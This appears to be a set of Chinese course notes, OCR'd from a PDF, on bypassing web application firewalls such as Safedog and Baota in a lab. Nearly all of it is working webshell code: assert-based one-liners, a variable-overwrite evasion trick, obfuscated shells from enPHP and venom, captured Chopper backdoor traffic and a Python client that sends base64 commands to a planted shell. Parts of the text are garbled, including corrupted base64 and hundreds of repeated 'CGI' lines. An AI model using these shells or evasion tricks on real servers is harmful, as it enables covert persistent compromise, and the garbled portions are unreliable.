


Day48 WAF绕过-权限控制之代码混淆及行为造轮子



48.1 Safedog-手写覆盖变量简易代码绕过-代码层

正常情况下：



您请求的页面包含一些不合理的内容，已被网站管理员设置拦截！

可能原因：您请求的页面包含一些不合理的内容

如何解决：

- 1) 检查提交内容；
- 2) 如网站托管，请联系空间提供商；
- 3) 普通网站访客，请联系网站管理员



1 一句话木马：<?php assert(\$_POST['chopper']);?>

变量覆盖：通过把敏感字符写到参数上，绕过WAF：



```
1 <?php
2 $a=$_GET['x'];
3 $$a=$_GET['y'];
4 $b($_POST['z']);
5 ?>
6 //传参：?x=b&y=assert
7 //$a=b $$a=$b=assert
8 //$b($_POST['z'])变成assert($_POST['z']);
9 可以绕过safedog查杀
```

上传成功后，访问：<http://127.0.0.1:8081/x/1.php?x=b&y=assert>，并且(可以用hackbar插件)postdata:z=phpinfo();safedog不拦截

INT SQL BASICS UNION BASED ERROR/DOUBLE QUERY TOOLS WAF BYPASS ENCODING HTML ENCRYPTION OTHER XSS LFI

Load URL http://192.168.224.130/xscj/1.php?x=b&y=assert

Split URL

Execute

Post data ☒ Post data ☐ Referrer ☐ 0xHEX ☐ %URL ☐ BASE64 ☒ Replace

z=phpinfo();

PHP Version 5.4.45



System	Windows NT WIN-LE6ME5HEIKF 6.1 build 7601 (Windows Server 2008 R2 Enterprise Edition Service Pack 1) i586
Build Date	Sep 2 2015 23:45:53
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86

采取上述覆盖变量的方式可以绕过安全狗查杀，但是会被宝塔拦截。原因是：宝塔过滤规则里定义了phpinfo()等关键字：

2020-09-26 20:40:19详情

时间	2020-09-26 20:40:19	用户IP	171.113.163.221
类型	POST	过滤器	post

URI地址

/1.php?x=b&y=assert

User-Agent

Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0

过滤规则

(?:define|eval|file_get_contents|include|require_once|shell_exec|phpinfo|system|passthru|chr|char|preg_w+|execute|echo|print|print_r|var_dump|(fp)open|alert|showmodal|dialog|file_put_contents|fopen|urlencode|scandir)\{

传入值

z:phpinfo();

风险值

phpinfo(


所以可以配套使用编码解码方式绕过宝塔：

```

1 <?php
2 $a=$_GET['x'];
3 $$a=$_GET['y'];
4 $b(base64_decode($_POST['z']));
5 ?>
6
7 上传成功后，
8 访问：http://127.0.0.1:8081/x/1.php?x=b&y=assert
9 并且(可以用hackbar插件)postdata:z=cGhwaw5mbygpOw==

```

测试，成功：



48.2 Safedog-基于接口类加密混淆代码绕过-代码层

上传一句话木马：

```

1 <?php assert(base64_decode($_POST['chopper']));?>

```

木马文件被安全狗查杀：



您请求的页面包含一些不合理的内容，已被网站管理员设置拦截！

可能原因：您请求的页面包含一些不合理的内容

如何解决：

48.2.1 加密混淆的方法绕过-使用enPHP工具加密混淆代码

执行命令：

```
C:\Windows\system32\cmd.exe
Microsoft Windows [版本 10.0.16299.1087]
(c) 2017 Microsoft Corporation。保留所有权利。

C:\phpstudy\phpstudy_pro\Extensions\php\php7.3.4nts\enphp-master>C:\phpstudy\phpstudy_pro\Extensions\php\php7.3.4nts\php
.exe code_test.php

=====

[10:18:03][encoded][C:\phpstudy\phpstudy_pro\Extensions\php\php7.3.4nts\enphp-master\encoded\test.php][2.781ms]
'php' is not recognized as an internal or external command,
operable program or batch file.
'php' is not recognized as an internal or external command,
operable program or batch file.
[10:18:03][SUCCESS_TEST][61.998ms]

C:\phpstudy\phpstudy_pro\Extensions\php\php7.3.4nts\enphp-master>
```

加密混淆后木马：

```
1 <?php /* -- enphp :
https://github.com/djunny/enphp */
error_reporting(E_ALL^E_NOTICE);define('寵',
'€');$_SERVER[寵] = explode('|||',
gzinflate(substr('?      K,.N-*`B榘拟T3搢猓潼擲先
.5&6      ',0x0a,-8))); $_SERVER{寵}[0]
($_SERVER{寵}{0x001}($_POST[$_SERVER{寵}
[0x0002]]));?>
```

Execute

☒ Post data ☐ Referrer

0xHEX

%URL

BASE64

Insert string to replace

Insert replace

Post data

x=cGhwaW5mbygpOw==

Warning: gzinflate(): data error in D:\phpStudy\PHPTutorial\WWW\xscj\test.php on line 1

Fatal error: Call to undefined function () in D:\phpStudy\PHPTutorial\WWW\xscj\test.php on line 1

48.2.2 加密混淆的方法绕过-phpjiami在线加密混淆

1 地址: <https://www.phpjiami.com/phpjiami.html>

Post data ☒ Post data ☐ Referrer ☐ 0xHEX ☐ %URL ☐ BASE64

Parse error: syntax error, unexpected '?', expecting '}' in D:\phpStudy\PHPTutorial\WWW\xscj\test2.php on line 1

48.2.3 加密混淆的方法绕过-phpjiami在线加密混淆

- 1 venom: 支持生成asp、aspx、jsp、php等一句话免杀木马
- 2 python3 php_venom_3.3.py //生成免杀一句话
- 3 python3 php_venom_3.3.py shell.php //对同目录下shell.php进行免杀处理, 结果保存在shell.php.bypass.php

生成一句话反杀木马:

```
运行: php-venom-3.3
"D:\Python Inatall\python.exe" "D:\Python Project\Network\webshell-venom-master/php/php-venom-3.3.py"
<?php
class ETIN{
    function __destruct(){
        $TX0I='FW-/c#'^'\x27\x24\x5e\x4a\x11\x57';
        return @$TX0I("$this->WDZF");
    }
}
$etin=new ETIN();
@$etin->WDZF=isset($_GET['id'])?base64_decode($_POST['mr6']):$_POST['mr6'];
?>
```

进程已结束, 退出代码0

如果不传参id的话, 就不base解密mr6, 如果传参id的话, 就base解密mr6:

INT SQL BASICS UNION BASED ERROR/DOUBLE QUERY TOOLS WAF BYPASS ENCODING HTML ENCRYPTION OTHER XSS LFI

Load URL Split URL Execute


Post data ☒ Post data ☐ Referrer ☐ 0xHEX ☐ %URL ☐ BASE64 ☒ Replace All

mr6=cGhwaW5mbygpOwo=

PHP Version 5.4.45



System	Windows NT LAPTOP-OEF9PKJ9 6.2 build 9200 (Windows 8 Home Premium Edition) i586
Build Date	Sep 2 2015 23:45:53
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk\shared" "--with-oci8=C:\php-



48.3 Safedog,BT,Aliyun-基于冰蝎新型控制器绕过全面测试-行为层



- 1 3个工具比较:
- 2 菜刀: 已经不再更新了, 无插件(看举例1), 单向加密传输, 打5分, 不建议使用。
- 3 蚁剑: 持续更新状态, 有插件, 扩展性强, 缺点是单向加密传输, 打8分。
- 4 冰蝎: 持续更新状态, 未知插件, 扩展性强, 双向加密传输, 偏向于后渗透, 可以联动msf., 打分9分, 推荐使用。




- 1 下载地址:
- 2 冰蝎:
<https://github.com/rebeyond/Behinder/releases/>
- 3 蚁剑:
<https://github.com/AntSwordProject/antSword/releases>

48.3.1 单向加密传输VS双向加密传输

单向加密传输: 请求参数加密, 响应不加密。

双向加密传输: 请求加密, 响应加密, 更好地保护数据传输, 防止waf拦截被杀。



菜刀单向传输，抓取数据包：

```
新建文本文件 (2).txt - 记事本
文件(F)  编辑(E)  格式(O)  查看(V)  帮助(H)
POST /xxx.php HTTP/1.1
X-Forwarded-For: 181.135.136.242
Referer: http://127.0.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: 127.0.0.1:8081
Content-Length: 752
Connection: Close
Cache-Control: no-cache

x=%40eval%01%28base64_decode%28%24_POST%5Bz0%5D
%29%29%3B&z0=QGluaV9zZXQolmRpc3BsYXlzfXJyb3JzliwiMCIpO0BzZXRfdGltZV9saW1p
dCgwKTtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDAP02VjaG8oli0%2BfCIpOzskRD1iYXNI
NjRfZGVjb2RIKCRfUE9TVFsiejEiXSsk7JEY9QG9wZW5kaXloJEQpO2lmKCRGPT1OVUxMKXtIY
2hvkCJFUlJPUjovLyBQYXR0IE5vdCBGb3VuZCBPciBObyBQZXJtaXNzaW9uISlpO31lbHNley
BNIDUEVTFu7JFuo0TVAMTD+2aClc7GakTi1Acm)/b7CBracikBikagwBOBGFELikJi4kTjiaVD1A7
```

菜刀单向传输，模拟发包：

Warning: Unexpected character in input: " (ASCII=1) state=0 in D:\phpstudy\PHPTutorial\WWW\xxx.php(1) : assert code on line 1

->|/ 2020-09-26 12:34:30 16384 0777 -J 2020-07-17 12:41:28 4096 0777 1/ 2020-03-07 12:08:35 0 0777 74cms/ 2020-04-05 07:38:00 4096 0777 assets/ 2020-04-05 08:53:28 0 0777 bbs/ 2020-02-13 12:38:08 4096 0777 BEESCMS/ 2020-04-07 07:19:11 4096 0777 cltphp/ 2020-04-07 06:17:09 4096 0777 damcms/ 2020-08-20 18:57:22 4096 0777 dedecms/ 2020-04-14 12:30:43 4096 0777 dz/ 2020-05-27 16:06:09 4096 0777 earmusic/ 2020-04-09 05:34:08 0 0777 easytalk/ 2020-04-05 09:11:30 0 0777 ekucms/ 2020-03-01 13:19:01 0 0777 espcms/ 2020-04-11 06:40:43 0 0777 fck263/ 2020-07-25 17:05:10 0 0777 fckeditor263/ 2020-04-14 06:13:25 0 0777 finecms/ 2020-02-20 12:53:16 0 0777 finecms_v5.0.6/ 2020-04-07 04:56:38 0 0777 gbook/ 2020-02-24 07:01:03 0 0777 Hsycms/ 2020-04-05 08:36:40 0 0777 jldd/ 2020-07-31 14:25:20 0 0777 mc/ 2020-03-12 06:50:13 0 0777 MetInfo5.1.4/ 2020-04-11 06:12:39 0 0777 niushc 2020-03-14 06:01:33 4096 0777 PHP-Shell/ 2020-07-21 12:26:59 0 0777 phpMyAdmin/ 2020-04-14 06:47:28 0 0777 phpmyadmin2/ 2020-04-11 07:25:01 0 0777 phpMyAdmin5/ 2020-05-27 16:13:48 0 0777 phpyun/ 2020-03-14 07:13:01 4096 0777 php_xxx/ 2020-03-10 11:44:28 0 0777 pikachu/ 2020-02-24 05:02:01 0 0777 session/ 2020-03-12 10:01:29 0 0777 sqllabs/ 2020-06-21 13:07:37 0 0777 sqgyw/ 2020-04-03 06:52:43 0 0777 tpsshop/ 2020-04-07 05:52:23 0 0777 typecho/ 2020-04-11 05:41:27 0 0777 uploadlabs/ 2020-07-23 08:56:07 0 0777 userfiles/ 2020-04-14 06:15:07 0 0777 WEBSHELL/ 2020-08-02 05:52:05 0 0777 weipan21/ 2020-08-22 21:25:08 4096 0777 x/ 2020-09-26 12:34:35 0 0777 xhcms/ 2020-04-09 12:16:47 4096 0777 xsslabs/ 2020-02-25 06:49:21 0 0777 yxcms/ 2020-03-12 06:34:56 0 0777 zblog/ 2020-08-20 19:47:53 4096 0777 zhitbo/ 2020-07-30 08:37:39 0 0777 zzzphp/ 2020-04-09 06:15:00 0 0777 htaccess 2020-02-16 12:22:27 75 0666 04.php 2020-04-01 12:18:29 246 0666 1.php 2020-07-16 10:20:21 54 0666 1.txt 2020-08-14 09:22:02 18 0666 14.php 2020-03-02 05:58:39 188 0666 16.php 2020-07-02 07:12:42 1490 0666 2.txt 2020-07-16 09:35:02 53 0666 27.php 2020-03-09 13:11:43 561 0666 28.php 2020-03-10 11:42:30 351 0666 3.txt 2020-07-16 09:37:20 53 0666 39-1.php 2020-04-03 06:23:05 163 0666 39.php 2020-04-03 12:36:58 2046 0666 9.php 2020-06-25 12:46:341 0666 cd.php 2020-04-01 05:39:15 240 0666 cimer.jpg 2020-02-16 12:22:02 18 0666 DccwBypassUAC.exe 2020-04-27 07:50:50 177152 0777 dir.php 2020-06-14 13:09:15 480 0666 evil2.dtd 2020-09-02 16:18:01 43 0666 finecms.zip 2020-02-20 13:15:08 11436234 0666 flag.php 2020-08-29 08:42:35 57 0666 function.txt 2020-07-16 08:45:56 21889 0666 fsd.php 2020-09-07 15:52:33 327 0666 hackjs 2020-08-02 07:21:32 157 0666 help.php 2020-08-03 13:00:49 15995 0666 include.php 2020-08-14 12:40:53 212 0666 index.html 2020-08-09 09:36:51 2144 0666 index.php 2020-08-02 07:21:49 373 0666 index.txt 2020-03-01 12:18:28 18 0666 index.zip 2020-02-29 11:59:38 170 0666 json.php 2020-06-24 17:36:24 1099 0666 l.php 2021-04-20 08:49:26 21175 0666 last_count.dat 2020-04-05 13:53:29 4 0666 LICENSE 2016-10-24 18:04:30 11357 0666 MYSQL.php 2011-11-23 12:38:52 121957 0666 mysql_monitor_client.html 2016-10-24 18:04:30 10176 0666 mysql_monitor_cls.php 2016-10-24 18:04:30 1084 0666 mysql_monitor_server.php 2016-10-24 18:04:30 2045 0666 newfile.bt 2020-02-18 12:45:01 22 0666 nmap.php 2020-07-08 12:21:52 111 0666 pass.php 2020-04-01 06:50:26 67948 0666 php.php 2020-04-01 12:53:10 68003 0666 s.php 2020-08-14 09:51:55 26 0666 session.txt 2020-09-24 13:23:01 1012 0666 shell.php 2020-08-14 12:43:27 27 0666 srrf.php 2020-08-09 16:47:36 727 0666 test.dtd 2020-09-02 17:43:34 108 0666 test.php 2020-09-26 11:16:51 176 0666 test.txt 2020-09-07 15:52:35 0 0666 upload.php 2020-04-07 12:18:14 469 0666 webshell.php 2018-10-30 10:18:59 75653 0666 x.php 2020-09-26 08:51:44 24 0666 xiaodi.php 2020-05-19 12:02:56 17 0666 xx.php 2020-09-26 09:41:25 77 0666 xxx.php 2020-09-26 13:19:50 28 0666 xxxc.php 2020-09-26 10:54:46 5066 0666 xxxcc1.php 2020-09-26 10:54:46 5066 0666 新建本文档.txt 2020-05-27

冰蝎-双向加密传输-抓包查看:

基本信息 命令执行 虚拟终端 文件管理 内网穿透 反弹shell 数据库管理 自定义代码 平行空间 扩展功能 备忘录 更新信息

PHP Version 5.4.43 PHP Logo

IP 脚本类

启用 禁用

类型: HTTP

IP地址: 127.0.0.1

端口: 8080


用户名:

密码:

取消 保存

```

1 HTTP/1.1 200 OK
2 Date: Tue, 28 Sep 2021 01:48:16 GMT
3 Server: Apache/2.4.33 (Ubuntu) OpenSSL/1.0.2j PHP/5.4.45
4 Expires: Thu, 19 Nov 1980 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
6 Pragma: no-cache
7 Content-Length: 1594
8 Connection: close
9 Content-Type: text/html; charset=UTF-8
10
11
12 CGI
13 CGI
14 CGI
15 CGI
16 CGI
17 CGI
18 CGI
19 CGI
20 CGI
21 CGI
22 CGI
23 CGI
24 CGI
25 CGI
26 CGI
27 CGI
28 CGI
29 CGI
30 CGI
31 CGI
32 CGI
33 CGI
34 CGI
35 CGI
36 CGI
37 CGI
38 CGI
39 CGI
40 CGI
41 CGI
42 CGI
43 CGI
44 CGI
45 CGI
46 CGI
47 CGI
48 CGI
49 CGI
50 CGI
51 CGI
52 CGI
53 CGI
54 CGI
55 CGI
56 CGI
57 CGI
58 CGI
59 CGI
60 CGI
61 CGI
62 CGI
63 CGI
64 CGI
65 CGI
66 CGI
67 CGI
68 CGI
69 CGI
70 CGI
71 CGI
72 CGI
73 CGI
74 CGI
75 CGI
76 CGI
77 CGI
78 CGI
79 CGI
80 CGI
81 CGI
82 CGI
83 CGI
84 CGI
85 CGI
86 CGI
87 CGI
88 CGI
89 CGI
90 CGI
91 CGI
92 CGI
93 CGI
94 CGI
95 CGI
96 CGI
97 CGI
98 CGI
99 CGI
100 CGI
101 CGI
102 CGI
103 CGI
104 CGI
105 CGI
106 CGI
107 CGI
108 CGI
109 CGI
110 CGI
111 CGI
112 CGI
113 CGI
114 CGI
115 CGI
116 CGI
117 CGI
118 CGI
119 CGI
120 CGI
121 CGI
122 CGI
123 CGI
124 CGI
125 CGI
126 CGI
127 CGI
128 CGI
129 CGI
130 CGI
131 CGI
132 CGI
133 CGI
134 CGI
135 CGI
136 CGI
137 CGI
138 CGI
139 CGI
140 CGI
141 CGI
142 CGI
143 CGI
144 CGI
145 CGI
146 CGI
147 CGI
148 CGI
149 CGI
150 CGI
151 CGI
152 CGI
153 CGI
154 CGI
155 CGI
156 CGI
157 CGI
158 CGI
159 CGI
160 CGI
161 CGI
162 CGI
163 CGI
164 CGI
165 CGI
166 CGI
167 CGI
168 CGI
169 CGI
170 CGI
171 CGI
172 CGI
173 CGI
174 CGI
175 CGI
176 CGI
177 CGI
178 CGI
179 CGI
180 CGI
181 CGI
182 CGI
183 CGI
184 CGI
185 CGI
186 CGI
187 CGI
188 CGI
189 CGI
190 CGI
191 CGI
192 CGI
193 CGI
194 CGI
195 CGI
196 CGI
197 CGI
198 CGI
199 CGI
200 CGI
201 CGI
202 CGI
203 CGI
204 CGI
205 CGI
206 CGI
207 CGI
208 CGI
209 CGI
210 CGI
211 CGI
212 CGI
213 CGI
214 CGI
215 CGI
216 CGI
217 CGI
218 CGI
219 CGI
220 CGI
221 CGI
222 CGI
223 CGI
224 CGI
225 CGI
226 CGI
227 CGI
228 CGI
229 CGI
230 CGI
231 CGI
232 CGI
233 CGI
234 CGI
235 CGI
236 CGI
237 CGI
238 CGI
239 CGI
240 CGI
241 CGI
242 CGI
243 CGI
244 CGI
245 CGI
246 CGI
247 CGI
248 CGI
249 CGI
250 CGI
251 CGI
252 CGI
253 CGI
254 CGI
255 CGI
256 CGI
257 CGI
258 CGI
259 CGI
260 CGI
261 CGI
262 CGI
263 CGI
264 CGI
265 CGI
266 CGI
267 CGI
268 CGI
269 CGI
270 CGI
271 CGI
272 CGI
273 CGI
274 CGI
275 CGI
276 CGI
277 CGI
278 CGI
279 CGI
280 CGI
281 CGI
282 CGI
283 CGI
284 CGI
285 CGI
286 CGI
287 CGI
288 CGI
289 CGI
290 CGI
291 CGI
292 CGI
293 CGI
294 CGI
295 CGI
296 CGI
297 CGI
298 CGI
299 CGI
300 CGI
301 CGI
302 CGI
303 CGI
304 CGI
305 CGI
306 CGI
307 CGI
308 CGI
309 CGI
310 CGI
311 CGI
312 CGI
313 CGI
314 CGI
315 CGI
316 CGI
317 CGI
318 CGI
319 CGI
320 CGI
321 CGI
322 CGI
323 CGI
324 CGI
325 CGI
326 CGI
327 CGI
328 CGI
329 CGI
330 CGI
331 CGI
332 CGI
333 CGI
334 CGI
335 CGI
336 CGI
337 CGI
338 CGI
339 CGI
340 CGI
341 CGI
342 CGI
343 CGI
344 CGI
345 CGI
346 CGI
347 <
```





```
1 python代码:
2 import requests
3 import base64
4
5 url = input("请输入你的后门地址")
6 path = {
7     'z': 'dmFyX2R1bXAoc2NhbmRpcigiLiIpKTS='
8 }
9 result = requests.post(url, data=path).text
10 print(result)
```

E:\Python38\python.exe C:/Users/lenovo/Desktop/python脚本/shell.py

请输入你的后门地址 <http://192.168.224.130/xscj/shell.php?x=b&y=assert>

```
array(17) {
  [0]=>
  string(1) "."
  [1]=>
  string(2) ".."
  [2]=>
  string(10) ".buildpath"
  [3]=>
  string(8) ".project"
  [4]=>
  string(9) ".settings"
  [5]=>
  string(16) "_mmServerScripts"
  [6]=>
  string(6) "_notes"
  [7]=>
```

资源:



- 1 <https://github.com/djunny/enphp>
- 2 <https://www.phpjiami.com/phpjiami.html>
- 3 <https://github.com/rebeyond/Behinder/releases/>
- 4 <https://github.com/AntSwordProject/antSword/releases>
- 5 <https://pan.baidu.com/s/1msq02kps139NNP9ZEIAVHw> 提取码: xiao